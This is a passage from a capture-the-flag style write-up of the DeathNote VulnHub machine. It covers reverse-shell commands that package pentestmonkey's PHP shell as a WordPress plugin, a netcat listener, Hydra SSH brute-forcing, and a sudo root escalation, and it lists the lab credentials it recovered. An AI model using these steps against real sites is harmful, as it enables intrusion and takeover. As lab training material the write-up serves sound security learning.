The Kali-built-in pentestmonkey PHP reverse shell was copied, edited with the attacker IP and port, a WordPress plugin header was prepended, and it was packaged into a zip file:

```
cp /usr/share/webshells/php/php-reverse-shell.php shellplugin/shell.php
mkdir shellplugin && cp php-reverse-shell.php shellplugin/shell.php &&
zip -r shellplugin.zip shellplugin/
```




Figure 11 — Plugin folder created, shell.php copied in, and shellplugin.zip packaged

5.2 Upload, Listener, and Shell

A Netcat listener was started before upload. The plugin was uploaded via Plugins → Add New → Upload Plugin → shellplugin.zip:

```
nc -lvnp 1111
```

WordPress confirmed successful installation. Clicking Activate Plugin triggered the reverse shell callback:




Figure 12 — Plugin installed successfully; nc listener waiting on port 1111




Figure 13 — Reverse shell received as www-data immediately upon plugin activation


6. Phase 4 — Post-Exploitation and Lateral Movement

6.1 Initial Enumeration as www-data

After shell stabilisation with Python pty, the filesystem was enumerated. `/home` showed two users: kira and I. The file `/home/I/user.txt` contained Brainfuck-encoded content:

6.3 /opt/L/ Investigation

The /opt/L/ directory contained two subdirectories: kira-case and fake-notebook-rule. The case-file.txt pointed to the fake-notebook-rule folder:



```
KALI [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Net
kelvin@kelvin: ~/vulnhub/deathnote
Session Actions Edit View Help
kelvin@kelvin: ~/vulnhub/deathnote
bash: cd: ls: No such file or directory
www-data@deathnote:/opt$ cd ls
cd ls
bash: cd: ls: No such file or directory
www-data@deathnote:/opt$ cd L
cd L
www-data@deathnote:/opt/L$ ls
ls
fake-notebook-rule kira-case
www-data@deathnote:/opt/L$ cat cat kira-case
cat cat kira-case
cat: cat: No such file or directory
cat: kira-case: Is a directory
www-data@deathnote:/opt/L$ cd kira-case
cd kira-case
www-data@deathnote:/opt/L/kira-case$ ls -l
ls -l
total 4
-rw-r--r-- 1 root root 295 Aug 29 2021 case-file.txt
www-data@deathnote:/opt/L/kira-case$ cat case-file.txt
cat case-file.txt
the FBI agent died on December 27, 2006

1 week after the investigation of the task-force member/head.
aka.....
Soichiro Yagami's family .

test.pcaping
hmmmmmmmmmm.....
and according to watari ,
he died as other died after Kira targeted them .

and we also found something in
fake-notebook-rule folder .
www-data@deathnote:/opt/L/kira-case$
```

Figure 16 — /opt/L/kira-case/case-file.txt referencing fake-notebook-rule folder

6.4 case.wav — Hex + Base64 Encoding

Inside fake-notebook-rule, a file named case.wav contained raw hex data. A hint file stated "use cyberchef":

```
cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70
62 43 41 3d
```





Figure 17 — case.wav hex content and hint file directing use of CyberChef

6.5 CyberChef Decoding — kiraisevil

CyberChef was used with a two-step recipe: From Hex → From Base64. Output: passwd : kiraisevil




Figure 18 — CyberChef From Hex + From Base64 decoding case.wav to reveal passwd : kiraisevil

6.6 SSH Credential Verification for User I

Hydra was used to verify the DB credential death4me (from wp-config.php) as a valid SSH login for user I:

```
hydra -l I -P notes.txt -t 4 192.168.100.33 ssh
```




Figure 19 — Hydra confirming l:death4me as valid SSH credentials

7. Phase 5 & 6 — SSH as kira and Privilege Escalation

7.1 SSH as kira + sudo Root

Using the decoded password to SSH as kira, sudo -l immediately revealed unrestricted access. A root shell was obtained with sudo su:

```
ssh kira@deathnote.vuln # password: kiraisevil
sudo -l
sudo su
```

Output: User kira may run the following commands on deathnote: (ALL : ALL) ALL




Figure 20 — SSH as kira; sudo -l confirming (ALL:ALL); root shell obtained via sudo su

8. Vulnerability Findings Summary

Vulnerability	Severity	Impact
Weak WordPress Credentials	High	Admin panel access via brute-force
Malicious Plugin Upload (RCE)	Critical	Remote code execution as www-data
Credentials in wp-config.php	High	Credential reuse → SSH access as l
Sensitive Data in Encoded Files	Medium	Passwords recoverable via CyberChef
Unrestricted sudo for kira	Critical	Full privilege escalation to root
Directory Listing Enabled	Low	Uploads directory publicly enumerable

9. Tools Used

Nmap	Port scanning and service/OS enumeration
Feroxbuster	Web directory brute-forcing
WPScan	WordPress enumeration and credential brute-force via xmlrpc
Hydra	SSH credential brute-force and verification
Netcat	Reverse shell listener
CyberChef	Hex and Base64 decoding of encoded files
copy.sh/brainfuck	Brainfuck decoding of user.txt
LinPEAS	Post-exploitation privilege escalation enumeration
MySQL Client	Database credential and user table enumeration

10. Credentials Discovered

kira (WordPress / SSH)	iamjustic3 — brute-forced via WPScan xmlrpc; reused for SSH
I (DB / SSH)	death4me — extracted from wp-config.php; confirmed via Hydra
kira (SSH)	kiraisevil — decoded from hex+base64 encoded case.wav in /opt/L/

11. Conclusion

The DeathNote VulnHub machine was fully compromised through a multi-stage attack chain. The engagement demonstrated several common real-world vulnerability patterns chained together to achieve full root access.

Key lessons from this engagement:

- File extension trust — important.jpg and case.wav were not their declared types; always verify with the file command
- Directory listing — exposing the uploads folder allowed direct retrieval of credential wordlists
- Credential reuse — the same password spanned WordPress, database, and SSH
- Encoding is not encryption — Brainfuck and Base64/Hex are trivially reversible and must not be used to protect sensitive data
- WordPress plugin upload as RCE — admin access to WordPress is equivalent to code execution if plugin uploads are enabled
- Principle of least privilege — kira having (ALL:ALL) sudo rights made privilege escalation a single command

Full root access was achieved within a single engagement session.